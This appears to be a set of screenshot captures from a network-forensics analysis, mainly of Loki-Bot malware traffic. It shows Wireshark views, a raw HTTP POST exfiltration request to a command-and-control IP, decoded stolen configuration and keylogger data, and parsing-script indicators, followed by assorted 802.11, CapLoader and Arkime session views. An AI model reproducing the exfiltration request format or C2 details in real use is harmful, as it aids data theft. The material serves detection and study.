> Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)

> Internet Protocol Version 4, Src: 192.168.37.1, Dst: 224.0.0.251

```

0000  01 00 5e 00 00 fb 00 50 56 c0 00 01 08 00 45 00  ..^...P V.....E
0010  00 44 c9 15 00 00 ff 11 2b ee c0 a8 25 01 e0 00  -D.....+...%...
0020  00 fb 14 e9 14 e9 00 30 44 fe 00 00 00 00 01    .....0 D.....
0030  00 00 00 00 00 00 0b 5f 67 6f 6f 67 6c 65 63 61  ....._googleca
0040  73 74 04 5f 74 63 70 05 6c 6f 63 61 6c 00 00 0c  st_tcp_local...
0050  80 01
  
```

loki-bot_network_traffic.pcap Packets: 67 · Displayed: 67 (100.0%) Profile: Default

Wireshark · Conversations · loki-bot_network_traffic.pcap

Ethernet · 3		IPv4 · 2		IPv6 · 1		TCP · 4		UDP · 2	
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
172.16.0.130	49344	185.141.27.187	80	12	3486	6	3095	6	391
172.16.0.130	49345	185.141.27.187	80	16	1419	8	912	8	507
172.16.0.130	49346	185.141.27.187	80	16	1392	8	885	8	507
172.16.0.130	49347	185.141.27.187	80	12	1421	6	1030	6	391

http

No.	Source IP	Destination IP	Source Port	Protocol	Destination Port	Length	Info	User-Agent
9	185.141.27.187	172.16.0.130	80	HTTP	49344	85	Continuation	
13	172.16.0.130	185.141.27.187	49344	HTTP	80	2567	POST /danielsden/ver.php HTTP/1.0	Mozilla/4.08 (Charon; Inferno)
27	172.16.0.130	185.141.27.187	49345	HTTP	80	257	POST /danielsden/ver.php HTTP/1.0	Mozilla/4.08 (Charon; Inferno)
29	185.141.27.187	172.16.0.130	80	HTTP	49345	85	Continuation	
43	172.16.0.130	185.141.27.187	49346	HTTP	80	230	POST /danielsden/ver.php HTTP/1.0	Mozilla/4.08 (Charon; Inferno)
45	185.141.27.187	172.16.0.130	80	HTTP	49346	85	Continuation	
60	172.16.0.130	185.141.27.187	49347	HTTP	80	503	POST /danielsden/ver.php HTTP/1.0	Mozilla/4.08 (Charon; Inferno)
62	185.141.27.187	172.16.0.130	80	HTTP	49347	85	Continuation	

```

POST /danielsden/ver.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: 185.141.27.187
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: 69A80BA8
Content-Length: 2513
Connection: close

.....
...XXXXX11111.....R.E.M.....R.E.M.W.O.R.K.S.T.A.T.I.O.N.....R.E.M.W.o.r.k.s.t.a.t.i.o.n.p
.....K.....al.....0.....B.7.E.1.C.2.C.C.9.8.0.6.6.B.2.5.0.D.D.B.2.1.2.3.....g5cy2.....H.L......6.h.t8.p8s8:"/paDco.u.n.1,..g.l
he...2my.&n...@=m.u.H."D.t.=s
&x.D.<?xml version="1.0...c.d.g..UTF-8"?>
<Np...P.defautC.ch.B%O.NFIGD7R.].USE.NAM..@.HO.T...o.utp..h.wn....d..Rat..1.5$.de.r.W.0.qP.c.m.n.t.t.0.<Pr.offS./I....$U.....st.dmB..y,
9.F..Z..a3Xq$8et.q54.9...am.)Us..P.v.....Q1.
.3.L].....c.vvp{r.>0/7.1f{y9860.8.h.g.r7..Ex.F7T.JWP.C6..b0..d..B...o.%..|hPp:q/uH...z..-a.j.ctP.g...h.....X.d...No{R.....w.M.E.F...ply.fvrLb.$klw.T...AZH2..=o{.D.bu...P.lT9.L
7vm.s..9..fzsr.$Q...abl^V.AMl|>tr..|H.../U.R.$...O.u2$;.5..AEyJ5.=ER.X;>pM5y.F...D2L1 *b...10>...C)2;...Mr.x.Ief&cn_V.w...>L|d.7.PV..m.....(p#$0Lk.b.wT.v.f...iz..(2)..
419.30.H.A.D*+Htv6)14G)...K<p-
i...m.e.d...=%x.t...74.h..8h.3.u.t>3.p.;/w>.d7.L.Y.T^qNu.D/...>..y7FHE.S<.O8.t.....d.'..jt.#.1.H..5.V.I.f.....e.5.66..a."..nfnoh.R>..tC.L.A.T;
6rx...>...c...>.)$9tNu.b.ofTl,....As..B'.y8...Au.{<...|wpEb...c.f.H.c.on.
op...Adhtml...m).....jjav.
s..8lu.m4..k.d5..o.s.g.....tc.s.^>..o.y.q\..ss8..q.....vg\..K(x..b....ArC.O.n.....h..B=d>+...?Th..Vo]pyQ
([f.....C...~KS]...jh5W...ur...'wLa{..$0?..pO=Upd....3..2.I...-a..7...+..+..5^0<|.2013-L7z...N.vV....=.FBBIa:vHD...i.*^..d...n....).3cX.Gc.R-1.A..
3?..o.....um...GZ.R.vE..3.7).GO.s..W...gs[.T..L]c(5w.R.*t).LPP..u.Jy..0.6xSw.p.;;3.di...xy)nv..B]8...Qu...`c;f.l.^XH@w.col.n...dth..80.6....
J5\..f..Q.2].....d./lb.75.N..PdW.....U8.^%9..%294...O.L;...r.O).97..13.....2...G.$L.d.'}<A)...F..OgDo..L..B.Z.6....9X..'D....W).q.[..]ys...d>..
8GI.h.e".qu.m.(z.c.3IB..C.....>N.f..i|?;.5.]2..kx..~M...g.....{Ov/...i...&ppMn;0.....K.....j.d...^..+..2.M...BF...dt...P.1.2.3.'..HS.4.5Y.....vbdR...uF.V.4.S>....
Ck;.t.M.<%#.....7o.j=VR..'Ldo&ubR...a.Nu....<M)...o..y/[..ch=-.79.4.j8.4;.8..dXl.X...Y.o.z>|T..g$...E.EI.R.L...mv.4A.2.o.p.WJ...k'4".2k.....fof.(tS19..K...t_{.^dXyb...i...a
[...C.Ods..J..n%...8o.lz.II..B...VM...vK.V;...vKPA.x.uOp.....t...R.N8)..>...f..C:|T
r..REMGAp.c.mozU.[ZYK.s.).T.....m...:R...HoI.E...;P>2-..
.D...>-C:
6%ZT..$Q....P?tl.
#B..z.6.Ofde.tLf.....~ |M'C>PODE_-FAULT.j./..Bx9.uw..$(LYCu.$..k...H%Esjl..k.Cz./..By2|Z.B.h9.O./V.&.....m.0.

```

```

root@ubuntu:/home/deadlist/Desktop/loki# ./loki.py
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49344, 'Destination IP': '185.141.27.187', 'HTTP URI':
'/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:20.921806', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49345, 'Destination IP': '185.141.27.187', 'HTTP URI':
'/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:22.101986', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49346, 'Destination IP': '185.141.27.187', 'HTTP URI':
'/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:23.150216', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}
{'Malware Artifacts/IOCs': {'HTTP Method': 'POST', 'User-Agent String': 'Mozilla/4.08 (Charon; Inferno)',
'Key Value': '69A80BA8'}, 'Network': {'Source Port': 49347, 'Destination IP': '185.141.27.187', 'HTTP URI':
'/danielsden/ver.php', 'Data Transmission Time': '2017-04-28T00:33:58.202130', 'Destination Port': 80, '
Source IP': '172.16.0.130', 'Destination Host': '185.141.27.187'}}

```

```
root@ubuntu:/home/deadlist/Desktop/loki# ./loki-parse.py --pcap loki-bot_network_traffic.pcap
```

```
*****  
*****Decompressed Application/Credential Data [Start]*****  
*****
```

```
https://accounts.google.com/one@gmail.comtest&&<?xml version="1.0" encoding="UTF-8" ?>  
<NppFTP defaultCache="%CONFIGDIR%\Cache\%USERNAME%\%HOSTNAME%" outputShown="0" windowRatio="0.5" cClearCache="0" cClearCachePermanent="0">  
  <Profiles />  
</NppFTP>  
<?xml version="1.0" encoding="UTF-8" standalone="yes" ?>  
<FileZilla3>  
  <Settings>  
    <Setting name="Use Pasv mode">1</Setting>  
    <Setting name="Limit local ports">0</Setting>  
    <Setting name="Limit ports low">6000</Setting>  
    <Setting name="Limit ports high">7000</Setting>  
    <Setting name="External IP mode">0</Setting>  
    <Setting name="External IP"></Setting>  
    <Setting name="External address resolver">http://ip.filezilla-project.org/ip.php</Setting>  
    <Setting name="Last resolved IP"></Setting>  
    <Setting name="No external ip on local conn">1</Setting>  
    <Setting name="Pasv reply fallback mode">0</Setting>  
    <Setting name="Timeout">20</Setting>  
    <Setting name="Logging Debug Level">0</Setting>  
    <Setting name="Logging Raw Listing">0</Setting>  
    <Setting name="fzsftp executable"></Setting>  
    <Setting name="Allow transfermode fallback">1</Setting>  
    <Setting name="Reconnect count">2</Setting>  
    <Setting name="Reconnect delay">5</Setting>  
    <Setting name="Enable speed limits">0</Setting>  
    <Setting name="Speedlimit inbound">100</Setting>  
    <Setting name="Speedlimit outbound">20</Setting>  
    <Setting name="Speedlimit burst tolerance">0</Setting>  
    <Setting name="View hidden files">0</Setting>  
    <Setting name="Preserve timestamps">0</Setting>  
    <Setting name="Socket recv buffer size (v2)">4194304</Setting>
```

```
*****Decompressed Application/Credential Data [End]*****
*****
{
  "Compromised Host/User Data": {
    "Compressed Application/Credential Data Size (Bytes)": 2310,
    "Compression Type": 0,
    "Data Compressed": true,
    "Encoded": false,
    "Encoding": 0,
    "Original Application/Credential Data Size (Bytes)": 8545
  },
  "Compromised Host/User Description": {
    "64bit OS": false,
    "Built-In Admin": true,
    "Domain Hostname": "REMWorkstation",
    "Hostname": "REMWORKSTATION",
    "Local Admin": true,
    "Operating System": "Windows 8.1 Workstation",
    "Screen Resolution": "3440x1440",
    "User Name": "REM"
  },
  "Malware Artifacts/IOCs": {
    "Binary ID": "XXXXX11111",
    "Loki-Bot Version": 1.8,
    "Mutex": "B7E1C2CC98066B250DDB2123",
    "Potential Hidden File [Hash Database]": "%APPDATA%\\C98066\\6B250D.hdb",
    "Potential Hidden File [Keylogger Database]": "%APPDATA%\\C98066\\6B250D.kdb",
    "Potential Hidden File [Lock File]": "%APPDATA%\\C98066\\6B250D.lck",
    "Potential Hidden File [Malware Exe]": "%APPDATA%\\C98066\\6B250D.exe",
    "Unique Key": "g5cy2",
    "User-Agent String": "Mozilla/4.08 (Charon; Inferno)"
  },
  "Network": {
    "Data Transmission Time": "2017-04-28T00:33:20.921806",
    "Destination Host": "185.141.27.187",
  }
}
```

```
"Network": {  
  "Data Transmission Time": "2017-04-28T00:33:22.101986",  
  "Destination Host": "185.141.27.187",  
  "Destination IP": "185.141.27.187",  
  "Destination Port": 80,  
  "First Transmission": false,  
  "HTTP Method": "POST",  
  "HTTP URI": "/danielsden/ver.php",  
  "Source IP": "172.16.0.130",  
  "Source Port": 49345,  
  "Traffic Purpose": "Exfiltrate Application/Credential Data"  
}
```

```
*****Decompressed Keylogger Data [Start]*****
*****
```

```
KL- 2017-04-27 12:03
Window: Start menu
```

```
CB:
```

```
n
Window: Search Pane
otepad
```

```
Window: Start menu
```

```
n
Window: Search Pane
otepad
```

```
Window: new 1 - Notepad++
```

```
i
```

```
Window: *new 1 - Notepad++
```

```
thdshfhasdlf jas jdfлахslfdh ashflhsklf asjf lahshl ashlahsflhhfl ashasdl fhlsddf hasklfhls hfahflasf
s
fas fashfdl ahshglhas lkjaslkhf lahsghalsjlasdfhlahshf hasglha sldfhlaslhg as
```

```
askh dfkjsghahsd lhashd hasghaslkd hahsgjhsh lskfasd
fka shdasdgh skldfsldh asfdh slhlahfgl asdlfjag
```

```
*****
*****Decompressed Keylogger Data [End]*****
*****
```

```
{
  "Compromised Host/User Data": {
    "Compressed Keylogger Data Size (Bytes)": 366,
    "Compression Type": 0,
    "Data Compressed": true,
    "Encoded": false,
    "Encoding": 0,
    "Original Keylogger Data Size": 992
  },
}
```


```
"Network": {
  "Data Transmission Time": "2017-04-28T00:33:58.202130",
  "Destination Host": "185.141.27.187",
  "Destination IP": "185.141.27.187",
  "Destination Port": 80,
  "HTTP Method": "POST",
  "HTTP URI": "/danielsden/ver.php",
  "Source IP": "172.16.0.130",
  "Source Port": 49347,
  "Traffic Purpose": "Exfiltrate Keylogger Data"
}
```


```
C:\Users\Apex\PycharmProjects\pysha\venv\Scripts\python.exe C:/Users/Apex/PycharmProjects/pysha/main.py
Infected IP:172.16.0.130
Communicating From:49344
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:20.921715
Traffic Purpose: Exfiltrate Application/Credential Data

|
Infected IP:172.16.0.130
Communicating From:49345
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:22.097480
Traffic Purpose: Exfiltrate Application/Credential Data

Infected IP:172.16.0.130
Communicating From:49346
Malicious HTTP Request:/danielsden/ver.php
Malicious User-AgentMozilla/4.08 (Charon; Inferno)
C2 Server:185.141.27.187
Time:2017-04-28 00:33:23.147766
Traffic Purpose: Get C2 Commands
```

```
01 highest_layer = {str} 'HTTP'
v http = {Layer} Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\tContent length:...
  01 = {LayerFieldsContainer} Layer HTTP:\r\n\tPOST /danielsden/ver.php HTTP/1.0\r\n\r\n\tHost: 185.141.27.187\r\n\r\n\tHTTP request 1/1\r\n\t...
  01 DATA_LAYER = {str} 'data'
  > _all_fields = {dict} <type 'dict'>: {'': 'POST /danielsden/ver.php HTTP/1.0\r\n\r\n', 'http.host': '185.141.27.187', 'http.request.line': 'User-Agent: Mozilla...
    01 _field_prefix = {str} 'http.'
    01 _layer_name = {str} 'http'
    01 _ws_expert = {LayerFieldsContainer} Expert Info (Chat/Sequence): POST /danielsden/ver.php HTTP/1.0\r\n
    01 _ws_expert_group = {LayerFieldsContainer} 33554432
    01 _ws_expert_message = {LayerFieldsContainer} POST /danielsden/ver.php HTTP/1.0\r\n
    01 _ws_expert_severity = {LayerFieldsContainer} 2097152
    01 accept = {LayerFieldsContainer} */*
    01 chat = {LayerFieldsContainer} POST /danielsden/ver.php HTTP/1.0\r\n
    01 connection = {LayerFieldsContainer} close
```



*(Untitled)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.da && wlan.sa Expression... + TCP Only

No.	Source	Destination	Protocol	Length	Info
1	78:44:76:e7:b0:58	ff:ff:ff:ff:ff:ff	802.11	317	Beacon frame, SN=3473, FN=0,
12	78:44:76:e7:b0:58	78:45:61:71:0d:9a	802.11	387	Probe Response, SN=3503, FN=0
13	78:44:76:e7:b0:58	78:45:61:71:0d:9a	802.11	387	Probe Response, SN=3504, FN=0
15	78:44:76:e7:b0:58	08:4a:cf:04:62:0f	802.11	387	Probe Response, SN=3509, FN=0
21	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=3
38	2c:33:61:77:23:ef	01:00:5e:00:00:fb	802.11	168	QoS Data, SN=1747, FN=0, Flag
40	2c:33:61:77:23:ef	33:33:00:00:00:fb	802.11	188	QoS Data, SN=1748, FN=0, Flag
57	2c:33:61:77:23:ef	33:33:00:00:00:fb	802.11	188	QoS Data, SN=1748, FN=0, Flag
60	2c:33:61:77:23:ef	33:33:00:00:00:fb	802.11	188	QoS Data, SN=1748, FN=0, Flag
64	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=3
65	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=3
66	2c:33:61:77:23:ef	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=3
69	54:99:63:82:64:f5	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=2
75	54:99:63:82:64:f5	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=2
76	54:99:63:82:64:f5	78:44:76:e7:b0:58	802.11	24	Null function (No data), SN=2

> Frame 1: 317 bytes on wire (2536 bits), 317 bytes captured (2536 bits)
 > IEEE 802.11 Beacon frame, Flags:
 > IEEE 802.11 wireless LAN

```

0000  80 00 00 00 ff ff ff ff ff ff 78 44 76 e7 b0 58  ..... -xDv-X
0010  78 44 76 e7 b0 58 10 d9 d7 41 dd 20 0d 00 00 00  xDv-X -A-
0020  64 00 11 04 00 05 56 49 50 33 52 01 08 82 84 8b  d- -VI P3R-
0030  96 0c 12 18 24 03 01 02 05 04 00 01 00 00 2a 01  --$- - - - *
0040  04 32 04 30 48 60 6c 2d 1a 6e 18 1f ff ff 00 00  -2-0H^l- -n-

```

wireshark_20190318205658_a36240.pcap | Packets: 83080 · Displayed: 47655 (57.4%) | Profile: Default

*(Untitled)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... + TCP Only

No.	Source	Destination	Protocol	Length	Info
1	78:44:76:e7:b0:58	ff:ff:ff:ff:ff:ff	802.11	317	Beacon frame, SN=3473, FN=0,
2			802.11	10	Clear-to-send, Flags=...P...
3			802.11	10	Acknowledgement, Flags=.....
4			802.11	16	Request-to-send, Flags=.....
5			802.11	10	Clear-to-send, Flags=.....
6			802.11	28	802.11 Block Ack, Flags=.....
7			802.11	16	Request-to-send, Flags=.....
8			802.11	10	Clear-to-send, Flags=.....
9			802.11	28	802.11 Block Ack, Flags=.....
10			802.11	10	Acknowledgement, Flags=.....
11			802.11	10	Acknowledgement, Flags=.....
12	78:44:76:e7:b0:58	78:45:61:71:0d:9a	802.11	387	Probe Response, SN=3503, FN=0
13	78:44:76:e7:b0:58	78:45:61:71:0d:9a	802.11	387	Probe Response, SN=3504, FN=0
14			802.11	10	Acknowledgement, Flags=.....
15	78:44:76:e7:b0:58	08:4a:cf:04:62:0f	802.11	387	Probe Response, SN=3509, FN=0

> Frame 4: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)

IEEE 802.11 Request-to-send, Flags:

- Type/Subtype: Request-to-send (0x001b)
 - > Frame Control Field: 0xb400
 - .000 0000 1001 0110 = Duration: 150 microseconds
 - Receiver address: ZioncomE_e7:b0:58 (78:44:76:e7:b0:58)
 - Transmitter address: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)

0000 b4 00 96 00 78 44 76 e7 b0 58 b0 10 41 c8 46 df ...xDv·-X·-A·F·

wireshark_20190318205658_a36240.pcap Packets: 83080 · Displayed: 83080 (100.0%) Profile: Default

*(Untitled)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

wlan.ra && wlan.ta && wlan.fc.type==0

No.	Source	Destination	Protocol	Length	Info
63...	ZioncomE_e7:b0:58	Apple_25:be:ac	802.11	33	Action, SN=3246, FN=0, Flags=...
63...	Apple_25:be:ac	ZioncomE_e7:b0:58	802.11	33	Action, SN=1414, FN=0, Flags=...
65...	Apple_25:be:ac	ZioncomE_e7:b0:58	802.11	33	Action, SN=1416, FN=0, Flags=...
65...	ZioncomE_e7:b0:58	Apple_25:be:ac	802.11	33	Action, SN=3254, FN=0, Flags=...
77...	Apple_25:be:ac	ZioncomE_e7:b0:58	802.11	33	Action, SN=1430, FN=0, Flags=...
77...	Apple_25:be:ac	ZioncomE_e7:b0:58	802.11	33	Action, SN=1430, FN=0, Flags=...
77...	ZioncomE_e7:b0:58	Apple_25:be:ac	802.11	33	Action, SN=3294, FN=0, Flags=...

> Frame 15: 387 bytes on wire (3096 bits), 387 bytes captured (3096 bits)

IEEE 802.11 Probe Response, Flags:

Type/Subtype: Probe Response (0x0005)

Frame Control Field: 0x5000

```

0000 50 00 3a 01 08 4a cf 04 62 0f 78 44 76 e7 b0 58  P:..J..b·xDv..X
0010 78 44 76 e7 b0 58 50 db 6b 10 11 21 0d 00 00 00  xDv..XP·k..!....

```

wireshark_20190318205658_a36240.pcap

Packets: 83080 · Displayed: 2995 (3.6%)

Profile: Default

*(Untitled)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Export Specified Packets...

No.	Source	Destination	Protocol	Length	Info
...	be:ac		802.11	33	Action, SN=3246, FN=0, Flags=...
...	e7:b0:58		802.11	33	Action, SN=1414, FN=0, Flags=...
...	e7:b0:58		802.11	33	Action, SN=1416, FN=0, Flags=...
...	be:ac		802.11	33	Action, SN=3254, FN=0, Flags=...
...	e7:b0:58		802.11	33	Action, SN=1430, FN=0, Flags=...
...	e7:b0:58		802.11	33	Action, SN=1430, FN=0, Flags=...
...	be:ac		802.11	33	Action, SN=3294, FN=0, Flags=...

> Frame 15: 387 bytes on wire (3096 bits), 387 bytes captured (3096 bits)

IEEE 802.11 Probe Response, Flags:

Type/Subtype: Probe Response (0x0005)


```

78 44 76 e7 b0 58  P:..J..b·xDv..X
11 21 0d 00 00 00  xDv..XP·k..!....

```

Packets: 83080 · Displayed: 2995 (3.6%)

Profile: Default



```

root@ubuntu:/home/deadlist/Desktop/editcap# editcap -i 10 loki-bot_network_traffic.pcap time.pcap
root@ubuntu:/home/deadlist/Desktop/editcap# ls
loki-bot_network_traffic.pcap  time_00002_20170428003337.pcap
time_00000_20170428003310.pcap  time_00003_20170428003358.pcap
time_00001_20170428003320.pcap  time_00004_20170428003358.pcap
root@ubuntu:/home/deadlist/Desktop/editcap#

```

CapLoader 1.7 - Trial Version

File Edit View Tools Help

Input Settings

Identify protocols

Parse DNS

Frames limit: 0

Enter input filter in BPF format

File ID	Filename	Size (bytes)	MD5	DataLink
1	ab.pcap	9 814	0b089108db672...	ETHERN

Auto-extract flows on select

Extracted Flows

Flows (6) Services (3) Hosts (4)

Hide Selected Flows | Invert Hiding | Show All Flows | Selected Flows: 0

Display Filter (BPF) [] Clear Apply

Keyword Filter [] Exact Phrase [] Clear Apply

Flow_ID	Client_IP	Client_Port	Server_IP	Server_Port	Transport	Hostname	Alexa_Domain	Umbrella_Domain
0	fe80::7152:5099:...	546	ff02::1:2	547	UDP			
1	172.16.0.130	49344	185.141.27.187	80	TCP			
2	172.16.0.130	49345	185.141.27.187	80	TCP			
3	172.16.0.130	49346	185.141.27.187	80	TCP			
4	192.168.37.1	5353	224.0.0.251	5353	UDP			
5	172.16.0.130	49347	185.141.27.187	80	TCP			

CapLoader 1.7 - Trial Version

File Edit View Tools Help

Input Settings

- Identify protocols
- Parse DNS
- Frames limit: 0
- Enter input filter in BPF format

File ID	Filename	Size (bytes)	MD5	DataLink
1	ab.pcap	9 814	0b089108db672...	ETHERN

Auto-extract flows on select

Extracted Flows

Flows: 1
Filename: ab.AB19527C(1).pcap
Size: 1 637 B

PCAP



Flows (6) Services (3) Hosts (4)

Hide Selected Flows | Invert Hiding | Show All Flows | Selected Flows: 1

Display Filter (BPF) [] Clear Apply

Keyword Filter [] Exact Phrase Clear Apply

Flow_ID	Client_IP	Client_Port	Server_IP	Server_Port	Transport	Hostname	Alexa_Domain	Umbrella
0	fe80::7152:5099:6c9f:e828	546	ff02::1:2	547	UDP			
1	172.16.0.130	49344	185.141.27.187	80	TCP			
2	172.16.0.130	49345	185.141.27.187	80	TCP			
3	172.16.0.130	49346	185.141.27.187	80	TCP			
4	192.168.37.1	5353	224.0.0.251	5353	UDP			
5	172.16.0.130	49347	185.141.27.187	80	TCP			



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Search

Custom Start 1986/10/16 03:03:12 End 2035/12/31 19:46:47 Bounding Last Packet Interval Auto 17973 days 16:43:35

Loading SPI data

general tcp (84364) udp (23078) icmp (1914) sctp (73) Unload All Load All +

cert Unload All Load All +

dhcp dhcp (653) Unload All Load All -

Client MAC Cnt - 1 (532) 2 (8) 3 (6) 10 (2) 4 (1) 102 (1)

Client OUI - No data for this field

Client OUI Cnt - No data for this field

Host - mk03862 (332) mk03852 (44) mk03922 (44) mk03700-vm7 (12) mk02962 (19) dunn-windows-pc (2) mk03043 (8) mk03346 (8) switch (8) htm (8) mk03852 maryknoll org (8) mk03922 maryknoll org (8) pliniv32v4y4 (8) accounting1 (5) bossman1 (5) neptune (5) mk03375 (4) moro (4) neptune (4) guvenki (4) owner-pc (4) pc824 (4) qemu-tr (4) user-pc (4) vista2 (4) 3com switch (4) ammdhw1167 (2) ann-laptop (2) ann-laptop (2) ann-laptop example com (2) dog-ws (2) dog-ws (2) dog-ws (2) dst (2) elephant (2) elephant-ws (2) elephant-ws example com (2) elephant example com (2) macintosh4 (2) mk02422 (2) moro (2) muteb (2) neomail-laptop (2) owner-3fa0b5b56 (2) schleggi (2) schleggi (2) sep001201ad3640 (2) sheldow-pc (2) win-hcsgpncvsk (2) (1) -dsn-pc (1) avp-pc (1) academy04 (1) academy04 (1) amienk-juhataa-iplink-sw (1) bernards-iptone (1) carz0w082vypk1 (1) celula (1) d002465 (1) d002465 (1) dhcp-1-2415 (1) dhcp-382-56 (1) guvenki.geips-euro-ps.ge.com (1) home-c-29dc39df (1) kiku-mstf (1) p072240 (1) pc924 eunsnet.it (1) rbboldadm7 (1) rbboldadm7.rcborp.sgmt.com.br (1) research (1) sami (1) 100aae40d85d5 (1) thegreatfirewall (1) tt0100130210 (1) tt0100130210 (1) tt0100130211 (1) users-950b3014 (1) utppokpi (1) wi (1)

Host Cnt - 1 (628) 2 (34) 3 (16)

Transaction id - 17ad92a4 (8) b9e99a5e (8) c0ff4c28 (8) ca59e45e (8) e4 (8) 6a3f40c (8) b7783827 (4) f7b33a65 (4) 64 (4) 96 (4) aab0a54 (4) eca0dba3 (4) 101084c7 (4) 113df8a5 (4) 1145331d (4) 11c92627 (4) 12e43c5c (4) 1318c43 (4) 1385d3a0 (4) 1448767c (4) 15c8816a (4) 15c91355 (4) 16600266 (4) 16657382 (4) 184d1091 (4) 192c9c8f (4) 194c41fa (4) 1a19e5d5 (4) 1ad3640 (4) 1b824c44 (4) 1daa3c1d (4) fed60166 (4) 16096c4 (4) 207795c6 (4) 207fed9 (4) 21a350e9 (4) 23b75c5c (4) 24ac0c72 (4) 2552118a (4) 265140c (4) 26a59352 (4) 2753884e (4) 2a512f6c (4) 2a675055 (4) 3136003c (4) 315400fa (4) 31ba9dd4 (4) 31e0aa3b (4) 3291e223 (4) 32a03da1 (4) 33eb56d9 (4) 34cddaaa (4) 380e076e (4) 3910daeb (4) 3bf5c084 (4) 3cd296bb (4) 3cfc011 (4) 3a1d (4) 3a1e (4) 3e90608 (4) 403c5d8d (4) 416a5a7a (4) 423f1108 (4) 433af86 (4) 442cc134 (4) 490a40d (4) 4a8aa26 (4) 4b109f (4) 4b8f8b0 (4) 4c (4) 4c1b5d2 (4) 4ee98aa (4) 4fc1b71 (4) 507ab6a5 (4) 520b42b4 (4) 52525230 (4) 52b4463d (4) 5356c7a9 (4) 53a937c3 (4) 540056a0 (4) 550b0d79 (4) 55a0a2b (4) 55d22a99 (4) 56227368 (4) 56632449 (4) 57227368 (4) 57faa0a (4) 58227368 (4) 5833330c (4) 58923469 (4) 589a9d12 (4) 5842ace (4) 5a227368 (4) 5b302d1 (4) 5854f981 (4) 5b5a2ab4 (4) 5c (4) 5c3b898b (4) 5c5e2ab4 (4)

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Search

Custom Start 1986/10/16 03:03:12 End 2035/12/31 19:46:47 Bounding Last Packet Interval Auto 17973 days 16:43:35

Loading SPI data

cert Unload All Load All +

dhcp dhcp (653) Unload All Load All +

dns dns (8570) Unload All Load All -

Host - 71.1.168.192 in-addr.arpa (977) 104.1.168.192 in-addr.arpa (788) romero (298) 145.67.99.10 in-addr.arpa (233) 6.0.250.10 in-addr.arpa (233) wpad (156) mk03700 local (138) romero.arizona.edu (128) snidrx02.ima.intra (126) www.drivehq.com (107) teredo.ipv6.microsoft.com (103) big1.ifengcdn.com (96) brn001ba901b1cc (88) 3.0.250.10 in-addr.arpa (83) pit.team3.ccd (89) ads.tradeads.eu (76) clients.l.google.com (67) aoro.census.eu (62) trade.team3.ccd (62) snidrxv.ima.intra (56) 136.1.200.10 in-addr.arpa (54) rotadro.hit.gemius.pl (53) icest (52) rotro.adocean.pl (51) www.google.com (50) s9.ro.ikariam.com (50) 1.0.0.127 in-addr.arpa (48) isatap (47) _sip_udp.sip.cybercity.dk (46) snidrx02.ima.intra (46) www.l.google.com (42) wpad.ntt.com (42) overkill.team3.ccd (40) seth.uc4snc82 (40) clients.l.google.com (36) snibp91.ima.intra (36) storage.tradeads.eu (36) stage2.joybox.ro (35) www.google-analytics.l.google.com (35) www.google-analytics.com (35) simage.jomodns.com (35) vortex-win.data.microsoft.com (31) www.muozica-romaneasca.biz (30) snid0022.ima.intra (29) julian-pc_smb_tcp.local (28) julian-pc.local (28) scptes09.ima.intra (28) /var/run/ntpd.pid (27) snidrxv.ima.intra.ima.intra (26) pageaid1.doubleclick.net (23) mk03700-vm7 (22) safebrowsing-cache.google.com (22) 115.3.0.10 in-addr.arpa (21) 12.3.0.10 in-addr.arpa (21) www.zodiac24.com (21) 121.3.0.10 in-addr.arpa (20) 13.3.0.10 in-addr.arpa (20) 133.3.0.10 in-addr.arpa (20) 146.3.0.10 in-addr.arpa (20) 196.3.0.10 in-addr.arpa (20) 249.3.0.10 in-addr.arpa (20) au.download.windowsupdate.com (20) clients.l.google.com (20) diagon.team3.ccd (20) exploration.team3.ccd (20) orion (20) ro.hit.gemius.pl (20) sccm.team3.ccd (20) smtp.dominio.ima.intra (20) snix0216.ima.intra (20) solar.team3.ccd (20) team3.ccd (20) ususer.team3.ccd (20) zodiac24.com (20) ads.neogen.ro (19) googleds.g.doubleclick.net (19) safebrowsing.cache.l.google.com (19) 